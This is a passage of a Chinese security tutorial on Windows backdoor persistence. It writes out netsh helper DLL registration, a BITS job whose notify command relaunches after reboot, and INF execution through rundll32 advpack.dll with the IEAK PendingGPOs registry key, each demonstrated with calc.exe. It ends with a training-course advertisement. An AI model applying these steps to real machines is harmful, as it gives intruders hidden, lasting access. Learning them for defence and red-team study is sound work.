
1、通过cmd添加helper

```
netsh add helper test.dll
```




2、通过注册表添加helper

其位置为：HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\NetSh，创建一个键，名称随便，键值为我们dll的路径



效果如下：



利用BITS

BITS (后台智能传送服务) 是一个 Windows 组件，它可以在前台或后台异步传输文件，为保证其他网络应用程序获得响应而调整传输速度，并在重新启动计算机或重新建立网络连接之后自动恢复文件传输。

bitsadmin是一个命令行工具，用于创建下载或上传任务并监视其进度。你可以执行bitsadmin /?或bitsadmin /HELP获取帮助列表。


常见的bitsadmin命令

```
bitsadmin /create [type] DisplayName //创建一个任务
bitsadmin /cancel <Job> //删除一个任务
bitsadmin /list /allusers /verbose //列出所有任务
bitsadmin /AddFile <Job> <RemoteURL> <LocalName> //给任务test添加一个下载文件
bitsadmin /SetNotifyCmdLine <Job> <ProgramName> [ProgramParameters] //设置在任务完成传输时或任务进入状态时将运行的命令行命令。
bitsadmin /Resume <Job> //激活传输队列中的新任务或挂起的任务。
bitsadmin /cancel <Job> //删除某个任务
bitsadmin /reset /allusers //删除所有任务
bitsadmin /complete <Job> //完成某个任务
```


下面我们来测试一下：

```
bitsadmin /create test
bitsadmin /addfile test c:\windows\system32\calc.exe c:\Users\qiyou\Desktop\calc.exe //为了方便起见我们直接复制本地文件
bitsadmin /SetNotifyCmdLine test cmd.exe "cmd.exe /c calc.exe"
bitsadmin /resume test
```

效果如下：



重启电脑之后任务还是存在



重启电脑之后任务会再一次被激活，大概几分钟之后我们的命令会再次执行（由于时间太长了就不录制gif了）

如果我们想让任务完成，可以执行bitsadmin /complete test，calc.exe也会复制到桌面上

利用inf文件实现后门

inf文件

INF文件或安装信息文件是Microsoft Windows用于安装软件和驱动程序的纯文本文件。INF文件最常用于安装硬件组件的设备驱动程序。Windows包含用于创建基于INF的安装的IExpress工具。INF文件是Windows安装程序API及其后续版本Windows Installer的一部分。

PS：来自WIKI

---

inf文件的结构

想了解更多可以看一下微软的手册：https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-2000-server/cc939869(v=technet.10)#information-inf-file-entries

```
1. DefaultInstall节（来自WIKI）
INF文件的结构与INI文件的结构非常类似；它包含用于指定要复制的文件，对注册表的更改等的各个部分。所有INF文件都包含一个[Version]带有Signature 键值对的部分，用于指定INF文件所针对的Win

2. DefaultInstall节（来自微软的手册）
RunPreSetupCommands-本节中指定的命令在安装服务配置文件之前运行。
RunPostSetupCommands-本节中指定的命令在安装程序完成服务配置文件后运行。
RunPreUnInstCommands-本节中指定的命令在卸载程序开始之前运行。
RunPostUnInstCommands-本节中指定的命令在卸载程序运行后运行。
```


下面举一个calc.inf弹计算器的例子

```
[Version]
Signature="$CHICAGO$"
AdvancedINF=2.5,"test"
[DefaultInstall]
RunPreSetupCommands=Command1
[Command1]
C:\windows\system32\calc.exe
```

命令行下执行：

```
rundll32.exe advpack.dll,LaunchINFSection calc.inf,DefaultInstall
```

效果如下：



后门实现：


在注册表HKEY_CURRENT_USER\Software\Microsoft\处依次新建子项\IEAK\GroupPolicy\PendingGPOs，然后再新建几个键，如下：

1、键：Count，类型：REG_DWORD，键值：1

2、键：Path1，类型：REG_SZ，键值：C:\Users\Administrator\Desktop\test\calc.inf //这个为我们inf文件的路径，这里以上面那个inf文件例子为例

3、键：Section1，类型：REG_SZ，键值　　：DefaultInstall

如下图所示：



重启电脑之后成功弹出计算器

但是重启之后PendingGPOs该项就会被清除，需要我们重新修改注册表

后记

以上就是我所总结后门持久化的所有内容了，当然还有很多方法没有在文章内提及，虽然有的方法都是老生常谈的了，但是还是在一些实战环境中屡试不爽，有一句话说的好（这句话忘记是哪位师傅说的了=。=）：知识面宽度决定攻击面广度，知识链深度决定攻击链的长度

Reference

https://github.com/Ridter/Intranet_Penetration_Tips

https://paper.seebug.org/1007/

https://3gstudent.github.io/

（By七友）

开源聚合网络安全秋令营　基础班、实战班全面开启，学网络安全技术、升职加薪……有兴趣的可以加入开源聚合网安大家庭，一起学习、一起成长。近期还推出了奇安信定制运维工程师，考证书求职加分、升级加薪，有兴趣的可以入群了解详情，有任何问题都可以咨询客服小姐姐哦！

加QQ（1271375291）找小姐姐私聊哦

精选文章

环境搭建
Python
学员专辑
信息收集
CNVD
安全求职
渗透实战
CVE
高薪揭秘
渗透测试工具
网络安全行业
神秘大礼包

基础教程
我们贴心备至
用户答疑
QQ在线客服
加入社群
QQ+微信等着你

The end